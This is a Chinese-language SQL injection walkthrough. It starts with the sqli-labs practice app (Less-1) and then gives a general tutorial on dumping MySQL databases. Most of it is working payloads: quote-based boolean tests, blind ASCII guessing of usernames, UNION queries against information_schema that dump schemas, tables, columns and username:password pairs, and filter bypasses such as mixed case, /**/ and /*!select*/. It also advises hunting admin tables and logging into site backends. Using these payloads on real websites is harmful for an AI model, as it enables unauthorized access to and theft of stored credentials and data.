

报错


<http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1>'




http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' or '1'='1



http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and '1'='1




http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and '1'='2




数字型注入不能使用。考虑猜解

http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and (select \* from Information\_schema)>0 and ''='




http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and (select count(\*) from users)>0 and ''='





猜测行名

http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and (select count(username)+from users)>0 and ''='



http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and (select count(password)+from users)>0 and ''='






爆用户名


http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=1' and (select count(\*) from users where ascii(mid(username,1,1))=68) and ''='

利用union 注入

http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=-1' union select 1,2,3 and ''='



http://172.16.19.146:8080/sqli-labs-master/Less-1/?id=88888' union select 4,group\_concat(schema\_name),8 from information\_schema.schemata -- and ''='



其他类似

步骤三：查出基本信息  
得到数字回显后，将对应数字位换成我们想查询的信息，比如显示位是3  
and1=2 union select 1,2,version(),4...,N--  
//介绍几个常用函数：  
1. version()——MySQL版本  
2. user()——用户名  
3. database()——数据库名  
4. @@datadir——数据库路径  
5. @@version\_compile\_os——操作系统版本  
我们可以通过将对应函数放到显示位中查出相应信息  
//再介绍几个很有用的函数：  
1. concat(str1,str2,...)——没有分隔符地连接字符串  
2. concat\_ws(separator,str1,str2,...)——含有分隔符地连接字符串  
3. group\_concat(str1,str2,...)——连接一个组的所有字符串，并以逗号分隔每一条数据  
说着比较抽象，其实也并不需要详细了解，知道这三个函数能一次性查出所有信息就行了。  
比如：concat(version(),0x3a,user(),0x3a,database(),0x3a,@@datadir,0x3a,@@verion\_compile\_os)  
concat\_ws(0x3a,version(),user(),database(),@@datadir,@@verion\_compile\_os)  
group\_concat(version(),0x3a,user(),0x3a,database(),0x3a,@@datadir,0x3a,@@verion\_compile\_os)  
//0x3a是":"的十六进制，在这里把它作为分隔符，没有它，查出来的东西就连成一片了  
//在实际查的时候，有些时候可能会出错，比如@@verion\_compile\_os这个函数就经常出错，去掉就是了。。= =  
//对于MySQL函数可以百度，或查看MySQL官方手册http://dev.mysql.com/doc/  
   
   
步骤四：爆表爆列爆用户名密码  
爆的方法有很多，我就说说我知道的几种吧，从最“温和的”到最“野蛮的”。  
   
第一种：查表查列  
1. and 1=2 union select 1,2,table\_name,4 from (select \* from information\_schema.tables where table\_schema=库名十六进制 limit N,1)t limit 1--  
 2. and 1=2 union select 1,2,column\_name,4 from (select \* from information\_schema.columns where table\_name=表名十六进制 and table\_schema=库名十六进制 limit N,1)t limit 1--  
 3. and 1=2 union select 1,2,列名,4 from 表名  
   
//这里改变N的值，查出一个个表名、列名  
//这个方法比较老，具体的原理那些我也不太懂，尤其是那个t和后面那个limit 1，了解下就行了  
   
第二种：高级查表查列  
1. and 1=2 union select 1,2,schema\_name,4 from information\_schema.schemata limit N,1  
 2. and 1=2 union select 1,2,table\_name,4 from information\_schema.tables where table\_schema=要查的库名的十六进制 limit N,1  
 3. and 1=2 union select 1,2,column\_name,4 from information\_schema.columns where table\_name=要查的表名的十六进制 limit N,1  
   
//有个提速技巧，要查的库名的十六进制那个地方填database()，就是table\_schema=database()，直接就表示当前数据库  
//找敏感的表，含有admin、manage或user之类的  
   
第三种：爆表爆列  
1. and 1=2 union select 1,2,group\_concat(schema\_name),4 from information\_schema.schemata  
2. and 1=2 union select 1,2,group\_concat(table\_name),4 from information\_schema.tables where table\_schema=要爆的库名的十六进制  
3. and 1=2 union select 1,2,group\_concat(column\_name),4 from information\_schema.columns where table\_name=要爆的表名的十六进制  
4. and 1=2 union select 1,2,group\_concat(列名1,0x3a,列名2),4 from 表名  
[www.2cto.com](http://www.2cto.com)  
//distinct表示不同，也就是去掉爆出内容的重复部分，不加也可以，我习惯加上  
//这个方法好就好在通过用group\_concat()这个函数直接爆出所有库名、表名、列名、字段内容，可以提高速度，方便查找  
   
第四种：高级爆表爆列  
1. and 1=2 union select 1,2,group\_concat(distinct table\_schema),4 from information\_schema.columns  
2. and 1=2 union select 1,2,group\_concat(distinct table\_name),4 from information\_schema.columns where table\_schema=要爆的库名的十六进制  
 3. and 1=2 union select 1,2,group\_concat(distinct column\_name),4 from information\_schema.columns where table\_name=要爆的表名的十六进制  
 4. and 1=2 union select 1,2,group\_concat(列名1,0x3a,列名2),4 from 表名  
   
//所有数据都是从information\_schema.columns这个表里获取，因为从information\_schema这个库的介绍 (http://dev.mysql.com/doc/refman/5.1/zh/information-schema.html)我们可以看到，从 information\_schema.columns这个表里，我们可以查到所有的信息，因为它在里面，table\_schema、 table\_name、column\_name这个三个列都有，所以我们可以直接通过这个表，查出我们需要的所有信息，就省了换表这一步了，进一步提升速 度  
   
到这一步，我们的注入就算完成了，找后台解密登陆就是了。俺再多说几句。  
还是那句话，MySQL的注入非常的灵活，我总结的只是最基本的语句，只是一点点皮毛而已。至于更高级的，大家去[论坛](http://bbs.2cto.com" \t "_blank)、百度找找吧。比如当我们用上面的语句无法成功查出的时候，我们可以尝试下这些方法。  
1. 当union select 1,2,3,4没有出现数字位时，可以尝试把数字都换成null，然后逐个尝试替换成数字或字符或直接换成version()，找到可以显示出来的那一位。这个貌似是因为对应变量类型不同的原因，我也不是太懂。  
2. 有些时候莫名其妙的就出错的时候（比如有数字显示位，而用替换函数(比如version())去替换时却返回空白页或报错），爆不出来的时候，可以尝试通 过hex()或convert()等函数来解决可能的编码问题，比如hex(version())、unhex(hex(version()))、 convert(version() using latin1)等等  
3. 在注入的时候，可以把空格换成"+"或者"/\*\*/"，这都是等价的，因为空格会被自动转成"%20"，看着很乱，而且换过以后貌似能过一些过滤。  
4. 另外，在遇到网站有过滤的时候，可以考虑下大小写变换绕过。所以经常看到大牛们的注入语句是稀奇古怪、变幻莫测。。最近又看到一个变态的绕过方 法，/\*!select\*/，把容易被过滤的东西放到/\*!XXX\*/中，一样可以正常查询，也就是/\*!select\*/=select。如果你还不放 心那就这样/\*!sEleCt\*/。这个/\*!XXX\*/=XXX的原理我还不懂，希望大牛能给解释下啊，求教~  
   
PS：以后就用最后一种方法就是了，前三种仅做了解。